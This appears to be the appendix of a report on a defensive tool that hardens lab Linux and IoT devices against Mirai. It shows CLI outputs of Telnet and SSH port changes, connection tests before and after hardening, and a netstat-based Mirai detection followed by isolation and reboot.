B-2: CLI output of no devices being found.

```
For device  192.168.110.130
Telnet Hardening
Changing SSH port to 2836 ...
Attempting Telnet to connect with device: 192.168.110.130
Checking if this device is infected with Mirai
Attempting Telnet to connect with device: 192.168.110.130
Hardening successfully performed on  192.168.110.130
```

B-4: CLI output for Debian machine successfully undergoing hardening.

```
For device  192.168.110.131
Telnet Hardening
Changing SSH port to 2836 ...
Attempting Telnet to connect with device: 192.168.110.131
Error connecting to 192.168.110.131 : 23 : Connection refused, port is most likely not open
Checking if this device is infected with Mirai
Attempting Telnet to connect with device: 192.168.110.131
Error connecting to 192.168.110.131 : 23 : Connection refused, port is most likely not open
SSH Hardening
Changing telnet port to 3333 ...
Command successfully executed.
Changing SSH port to 2836 ...
Command successfully executed.
Error occurred while executing command:  [sudo] password for admin1: sudo: netstat: command not found
```

B-5: CLI output for Ubuntu server successfully undergoing hardening but receiving an error when checking for Mirai PID

```
For device  192.168.110.132
Telnet Hardening
Changing SSH port to 2836 ...
Attempting Telnet to connect with device: 192.168.110.132
Error connecting to 192.168.110.132 : 23 : Connection refused, port is most likely not open
Checking if this device is infected with Mirai
Attempting Telnet to connect with device: 192.168.110.132
Error connecting to 192.168.110.132 : 23 : Connection refused, port is most likely not open
SSH Hardening
Changing telnet port to 3333 ...

Command successfully executed.
Changing SSH port to 2836 ...

Command successfully executed.
```

B-6: CLI output for Raspberry Pi successfully undergoing hardening.

```
admin@debian:~$ cat /etc/ssh/sshd_config

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 2836
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

B–7: SSH configuration changes made to the Debian machine (port number changed)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -p 22 admin@192.168.110.130
admin@192.168.110.130's password:
Linux debian 6.1.0-17-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.69-1 (2023-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 12 16:41:13 2024 from 192.168.110.129
admin@debian:~$ exit
logout
Connection to 192.168.110.130 closed.
```

B-8: SSH attempt to connect to Debian machine before hardening.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -p 22 admin@192.168.110.130
The authenticity of host '192.168.110.130 (192.168.110.130)' can't be established.
ED25519 key fingerprint is SHA256:tIGt9FaNNw6kAlObUenrXwFgi956AMxyuS9/nmRu2C8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
```

B-9: SSH attempt to connect to Debian machine after hardening.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.110.130 23
Trying 192.168.110.130 ...
Connected to 192.168.110.130.
Escape character is '^]'.

Linux 6.1.0-17-amd64 (debian) (pts/1)

debian login:
```


B-10: Telnet attempt to connect to Debian machine before hardening.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.110.130 23
Trying 192.168.110.130 ...
telnet: Unable to connect to remote host: Connection refused
```

B-11: Telnet attempt to connect to Debian machine after hardening.

```
admin@debian:~$ sudo netstat -tuln | grep :48101
[sudo] password for admin:
tcp        0      0 127.0.0.1:48101         0.0.0.0:*               LISTEN
admin@debian:~$
Device believed to be infected with Mirai ... removing from network and then rebooting ...
Attempting Telnet to connect with device: 192.168.110.130
IPv4 disabled successfully for interface ens333
Attempting Telnet to connect with device: 192.168.110.130
Reboot command executed successfully
Hardening successfully and removal from mirai botnet performed on  192.168.110.130
```

B- 12: CLI output for Mirai removal.



B-13: Mirai process being successfully removed after reboot.